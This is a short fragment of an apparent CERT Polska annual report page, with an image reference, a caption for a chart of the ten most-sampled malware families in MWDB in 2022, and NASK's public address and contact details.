


CHART 11 Ten malware families with the highest number of samples determined by MWDB in 2022

NASK – National Research Institute
Kolska 12 Street, 01-045 Warsaw

Reception

+48 22 380 82 00

+48 22 380 82 01

Secretary

+48 22 380 82 04

+48 22 380 82 01

mail: info@cert.pl

www.cert.pl